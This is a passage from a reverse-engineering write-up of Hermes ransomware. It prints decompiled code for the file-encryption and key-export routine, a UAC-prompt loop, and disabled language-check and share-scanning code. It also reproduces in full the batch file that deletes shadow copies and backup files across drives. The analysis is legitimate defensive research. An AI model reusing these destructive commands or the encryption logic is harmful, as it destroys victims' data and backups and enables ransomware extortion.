
```
    NumberOfBytesWritten = 0;
    if ( SetFilePointer(FileW, v24, 0, 0) == -1 )
    {
      v8 = 12;
LABEL_92:
      CloseHandle(FileW);
      CryptDestroyKey(phKey);
LABEL_93:
      VirtualFree(v21, 0, 0x8000u);
      return v8;
    }
    if ( !ReadFile(FileW, v21, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
    {
      CryptDestroyKey(phKey);
      CloseHandle(FileW);
      v30 = 13;
      goto LABEL_90;
    }
    dwBufLen = 1000000;
    if ( !CryptEncrypt(phKey, 0, Final, 0, 0, &dwBufLen, 0) )
    {
      CryptDestroyKey(phKey);
      CloseHandle(FileW);
      v30 = 14;
      goto LABEL_90;
    }
    if ( !CryptEncrypt(phKey, 0, Final, 0, (BYTE *)v21, &nNumberOfBytesToWrite, dwBufLen) )
    {
      CryptDestroyKey(phKey);
      CloseHandle(FileW);
      v30 = 15;
LABEL_90:
      v8 = v30;
      goto LABEL_93;
    }
    if ( SetFilePointer(FileW, lDistanceToMove, 0, 0) == -1 )
      goto LABEL_92;
    NumberOfBytesWritten = 0;
    if ( !WriteFile(FileW, v21, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
    {
      VirtualFree(v21, 0, 0x8000u);
      v29 = 17;
      goto LABEL_85;
    }
    encryptedCount = FileMarker[1] + 1;
    sizeToEncrypt = SizeToCrypt;
    v24 = lDistanceToMove + 1000000;
    FileMarker[1] = encryptedCount;
    lDistanceToMove += 1000000;
  }
  while ( encryptedCount <= SizeToCrypt );
```

After finishing the encryption of file's bytes, it appends the "HERMES" marker after the encrypted content:



```
strcpy((char *)FileMarker, "HERMES");
memset(Buffer, 0, sizeof(Buffer));
v36 = 0;
if ( FileSize2.QuadPart > (unsigned __int64)(unsigned int)&Small_file_size )
{
  SetFilePointerEx(FileW, 0i64, 0, 2u);
  memset(v34, 0, 10);
  memcpy(NumberOfChunks, (char *)v34, 10);
  strcat((int)Buffer, "|");
  strcat((int)Buffer, (const char *)v34);
  strcat((int)Buffer, "|");
  strcat((int)Buffer, (const char *)FileMarker);
}
else
{
  CopyToBuffer(Buffer, (int)FileMarker);
}
v40 = 0;
v25 = SIZEOF((int)Buffer);
if ( !WriteFile(FileW, Buffer, v25, &v40, 0) )
{
  VirtualFree(v21, 0, 0x8000u);
  v29 = 18;
  goto LABEL_85;
}
```


The ransomware will encrypt the generated aes key with the session public key (from the "PUBLIC" file) by calling CryptExportKey and write the encrypted key at the end before closing the file and cleaning everything up.




```
if ( !CryptExportKey(phKey, hExpKey, 1u, 0, 0, &pdwDataLen) )
{
  VirtualFree(v21, 0, 0x8000u);
  v29 = 19;
  goto LABEL_85;
}
memset((char *)pbData, 0, sizeof(pbData));
if ( !CryptExportKey(phKey, hExpKey, 1u, 0, pbData, &pdwDataLen) )
{
  VirtualFree(v21, 0, 0x8000u);
  v29 = 20;
  goto LABEL_85;
}
v40 = 0;
if ( !WriteFile(FileW, pbData, pdwDataLen, &v40, 0) )
{
  VirtualFree(v21, 0, 0x8000u);
  v29 = 21;
  goto LABEL_85;
}
if ( FileSize2.QuadPart > (unsigned __int64)(unsigned int)&Small_file_size )
{
  *(_QWORD *)FileMarker = 0i64;
  if ( SetFilePointerEx(FileW, 0i64, 0, 2u) == -1 )
  {
    VirtualFree(v21, 0, 0x8000u);
    v29 = 22;
    goto LABEL_85;
  }
  FileMarker[1] = 0;
  if ( !WriteFile(FileW, v32, 0x10u, &FileMarker[1], 0) )
  {
    VirtualFree(v21, 0, 0x8000u);
    v29 = 23;
    goto LABEL_85;
  }
}
CloseHandle(FileW);
memset((char *)v21, 0, 0xF429Au);
VirtualFree(v21, 0, 0x8000u);
v26 = 55;
BEL_86:
CryptDestroyKey(phKey);
return v26;
```

Part 8 – Deleting shadow copy and cleaning up

Hermes creates a batch file “windows.bat” and runs it to remove all possible backups. On windows xp it will create it in the windows directory.




```
memset((char *)FileName, 0, 1000u);
GetWindowsDirectory(FileName, 500);
v12 = 0;
if ( is_on_windows_xp == 1 )
{
  wcscat((int)FileName, (int)word_409BE0);
}
else
{
  v17[3] = 'e';
  v17[7] = 'P';
  v17[4] = 'r';
  v17[10] = 'l';
  v17[1] = 'u';
  v17[8] = 'u';
  v17[12] = 'c';
  v17[0] = '\\';
  v17[6] = '\\';
  v17[13] = '\\';
  v17[16] = 'n';
  v17[17] = 'd';
  v17[18] = 'o';
  v17[20] = '.';
  v17[22] = 'a';
  v17[23] = 't';
  v17[24] = 0;
```




```
FileW = CreateFileW(FileName, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
if ( FileW )
{
  v1 = 0;
  v2 = SIZEOF((int)Randomcharset);
  do
  {
    RandomFileName[v1] ^= Randomcharset[(int)v1 % v2];
    ++v1;
  }
  while ( v1 < 0x5F0 );
```

Here is the content of that batch file:



```
aVssadminDelete db 'vssadmin Delete Shadows /all /quiet',0Dh,0Ah
                                        ; DATA XREF: CreateShadowCopyBatchFile+157↑o
                db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB',0Dh,0Ah
                db 'vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded',0Dh
                db 0Ah
                db 'vssadmin Delete Shadows /all /quiet',0Dh,0Ah
                db 'del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Ba'
                db 'ckup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk',0Dh,0Ah
                db 'del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Ba'
                db 'ckup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk',0Dh,0Ah
                db 'del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Ba'
                db 'ckup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk',0Dh,0Ah
                db 'del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Ba'
                db 'ckup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk',0Dh,0Ah
                db 'del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Ba'
                db 'ckup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk',0Dh,0Ah
                db 'del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Ba'
                db 'ckup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk',0Dh,0Ah
                db 'del %0',0
                align 4
```

And then runs it with ShellExecute with administrator privileges. It will loop this call until the user clicks on "yes" on the UAC popup unless we are running Hermes on windows xp:




```
GetWindowsDirectory(v9, 200);
v10 = 0;
if ( is_on_windows_xp == 1 )
{
  v7 = 34;
  memset(v8, 0, sizeof(v8));
  wcscat((int)&v7, (int)FileName);
  wcscat((int)&v7, (int)"\"");
  wcscpy(FileName, (int)&v7);
  ShellExecute(0, 0, FileName, 0, 0, 0);
}
else
{
  v13[0] = 114;
  v4 = 0;
  v13[1] = 117;
  v13[2] = 110;
  v13[3] = 97;
  v13[4] = 115;
  v13[5] = 0;
  v14 = 0;
  v15 = 0;
  do
  {
    if ( v4 >= 6 )
      break;
    ++v4;
  }
  while ( (unsigned int)ShellExecute(0, v13, FileName, 0, 0, 0) < 0x20 );
}
```

After that, Hermes shows the ransom note using ShellExecute, cleans everything and exits.


Part 9 – Bonus part:

As said before there is some functionalities that were disabled such as checking if Hermes is being executed in a CIS country...



```
LSTATUS CheckLang()
{
  LSTATUS result; // eax
  char v1[52]; // [esp+0h] [ebp-4Ch] BYREF
  __int128 v2; // [esp+34h] [ebp-18h] BYREF
  int v3; // [esp+44h] [ebp-8h] BYREF
  HKEY hKey; // [esp+48h] [ebp-4h] BYREF

  v3 = 50;
  result = RegOpenKeyExA(HKEY_LOCAL_MACHINE, LanguageSubKey, 0, 0x20119u, &hKey);
  if ( !result )
  {
    v2 = langSubKey_obf;
    if ( !RegQueryValueEx(hKey, &v2, 0, 0, v1, &v3) )
    {
      if ( strcmp((int)v1, (int)"0419") )
        ExitProcess(1u);
      if ( strcmp((int)v1, (int)"0422") )
        ExitProcess(1u);
      if ( strcmp((int)v1, (int)"0423") )
        ExitProcess(1u);
    }
    return RegCloseKey(hKey);
  }
  return result;
}
```

... And also scanning manually specified ips



```
v3 = *v6;
v9 = (unsigned __int8)*v6;
*(_DWORD *)(a2 - 8) = 0;
*(_DWORD *)(a2 - 4) = 0;
ConcatBuffers(v9, a2 - 8, 10);
wcscpy((_WORD *)(a2 - 56), a2 - 8);
wcscat(a2 - 56, (int)".");
*(_DWORD *)(a2 - 8) = 0;
*(_DWORD *)(a2 - 4) = 0;
ConcatBuffers(BYTE1(v3), a2 - 8, 10);
wcscat(a2 - 56, a2 - 8);
wcscat(a2 - 56, (int)".");
*(_DWORD *)(a2 - 8) = 0;
*(_DWORD *)(a2 - 4) = 0;
ConcatBuffers(BYTE2(v3), a2 - 8, 10);
wcscat(a2 - 56, a2 - 8);
wcscat(a2 - 56, (int)".");
*(_DWORD *)(a2 - 8) = 0;
*(_DWORD *)(a2 - 4) = 0;
ConcatBuffers(HIBYTE(v3), a2 - 8, 10);
wcscat(a2 - 56, a2 - 8);
memset((char *)(a2 - 188), 0, 0x64u);
wcscpy((_WORD *)(a2 - 188), (int)&off_406860);
wcscat(a2 - 188, a2 - 56);
*(_DWORD *)(a2 - 84) = 0;
*(_DWORD *)(a2 - 80) = 0;
*(_DWORD *)(a2 - 64) = 0;
*(_DWORD *)(a2 - 88) = 2;
*(_DWORD *)(a2 - 76) = 2;
*(_DWORD *)(a2 - 68) = a2 - 188;
memset((char *)ShareList, 0, 0xFA0u);
EnumShares(a2 - 88, (int)ShareList);
memset((char *)RootPathName, 0, 0x2710u);
a1 = 1:
```

And this explains itself by the fact that Hermes is a Ransomware As A Service sold on the dark market. The buyers can ask for custom functionalities for extra price and all of this unused code seems to be those custom functionalities that belongs to other buyers.

… And that's all!

You can contact me if you want to analyze yourself, I will provide you the IDB file.